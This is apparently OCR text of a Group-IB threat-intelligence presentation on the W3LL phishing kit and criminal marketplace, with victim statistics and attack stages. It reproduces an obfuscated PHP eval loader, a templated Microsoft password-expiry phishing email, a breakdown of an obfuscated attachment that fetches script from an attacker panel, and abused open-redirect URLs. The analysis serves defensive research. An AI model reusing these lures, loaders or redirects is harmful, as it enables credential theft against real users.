W3LL Done


The tools, the criminal ecosystem, and the market impact

Martijn van den Berk

Threat intelligence analyst

GROUP-IB

Fight against cybercrime


Microsoft
Sign in
Email, phone, or Skype
No account? Create one!
Can't access your account?
Next
Terms of use
Privacy & cookies

STEPS

GROUP-IB


1	2	3	4	5	6
Preparation	Mailing	Link Staging	Account Compromise	Account Discovery	Impact

W3LL

GROUP-IB

800+	56k+	8k+	14.8%
Unique phishing domains	Targeted emails	Compromised emails	Success rate


Victims and industries



Industry	
Manufacturing and engineering	17.5%
Information technology	10.6%
Consulting	8.2%
Financial services	8.0%
Healthcare	7.5%
Legal services	4.3%
Retail	4.3%
Education	4.3%
Construction	3.8%
Government	3.3%
Energy	2.8%
Food	2.8%
Other	22.6%

1. PREPARATION 1/2

GROUP-IB



W3LL Store

TOOLS

- Phishing Kit
- Mailers
- Scanners
- Validators

EMAILS

- Compromised accounts
- Email databases
- Phishing emails/attachments

INFRASTRUCTURE

- Servers
- Web services

MISC.

- VPN

2. MAILING 1/4

GROUP-IB

PUNNY Sender

$100 - $180 per Month

W3LL Sender

$65 - $90 per Month

2. MAILING 2/4

GROUP-IB

ionCube®

W3LL Sender

```php
$_obfuscated_FF66756E6374696F6E_ = function ($f, $d) {
    $lines = @file($f);
    $c = @count($lines) - 2;
    $lines[$c] = @strtok($lines[$c], "\\");
    $head = (int) @base64_decode(@strtok(@end($lines), "\\")) - 161803;
    $code = @join("", @array_slice($lines, $head, -1));
    $code = @openssl_decrypt($code, "AES-128-CBC", "ioncube is so easy to decode these days...", false, "1!2@3#4\$5%6^7&8*");
    $idx = @base64_decode(@strtok("\\"));
    if (!defined("__FILE_" . $idx . "__")) {
        define("__FILE_" . $idx . "__", $f);
        define("__DIR_" . $idx . "__", $d);
    }
    return $code;
};
return eval($_obfuscated_FF66756E6374696F6E_(__FILE__, __DIR__));
```

2. MAILING 3/4

Message Is From ++w3ll_domain1++

Microsoft account

Password Expiration Notification

Dear ++w3ll_user++,

Your ++w3ll_domain1++ password is set to expire in ++w3ll_number1++ day(s).

- ++w3ll_secret_email++


We encourage you to take the time now to maintain your password activity to avoid login interruption.

KEEP MY PASSWORD


Note: Microsoft will not be held responsible for any account loss

Thank you.

Copyright © ++w3ll_domain1++ 2021 . All Rights Reserved.



2. MAILING 4/4


VICTIM
MALICIOUS ATTACHMENT
W3LL PANEL
Victim downloads attachment, opens it, and the script is triggered in their browser
Phishing attachment
<div id=<random_id>>
<script> eval(<byte code>) </script>
Step 1 - Decode bytes to JavaScript
Victim is shown spinner graphic while the malicious script is executing
const obfuscatedHtml = "
<html obfuscation>";
textarea = document.
createElement("textarea");
textarea.innerHTML = obfuscatedHtml;
Step 2 - Deobfuscate HTML
<div id=<random_id> style=display:none>
<base64 target email>
<script>eval(atob(<base64 encoded>))
</script>
Step 3 - Base64 decode JavaScript
var protocol = 'https:';
var domain = '<phishing domain name>';
var path = '/OV6//oidsjrf34ieowfjdskx.php';
loadScript(protocol + domain + path);
Step 4 - Retrieve JavaScript from W3LL Panel
Malicious JavaScript contained in "oidsjrf34ieowfjdskx.php"
Step 5 - Show phishing page through iframe element
let divElement = document.
getElementById("<random_id>");
let <target email address> =
atob(divElement.innerHTML);
let iframe = document.
createElement('iframe');
iframe.src = '"<phishing website URL>"'
+ <target email address>;
Victim is brought to the phishing page
Phishing page
<phishing website URL> + # + <target email address>

3. LINK STAGING 1/1

GROUP-IB

W3LL Redirect

Link stager

Open Redirect

http://googleads.g.doubleclick.net/pcs/click?adurl=*<phishingURL>*

https://meet.google.com/linkredirect?authuser=0&dest=*<phishingURL>*

http://translate.google.com/translate?u=*<phishingURL>*


Services

bitly


TINYURL

4. ACCOUNT COMPROMISE 2/9

GROUP-IB




W3LL OV6



W3LL Backend


4. ACCOUNT COMPROMISE 3/9

GROUP-IB




WIKIPEDIA

4. ACCOUNT COMPROMISE 4/9



4. ACCOUNT COMPROMISE 5/9

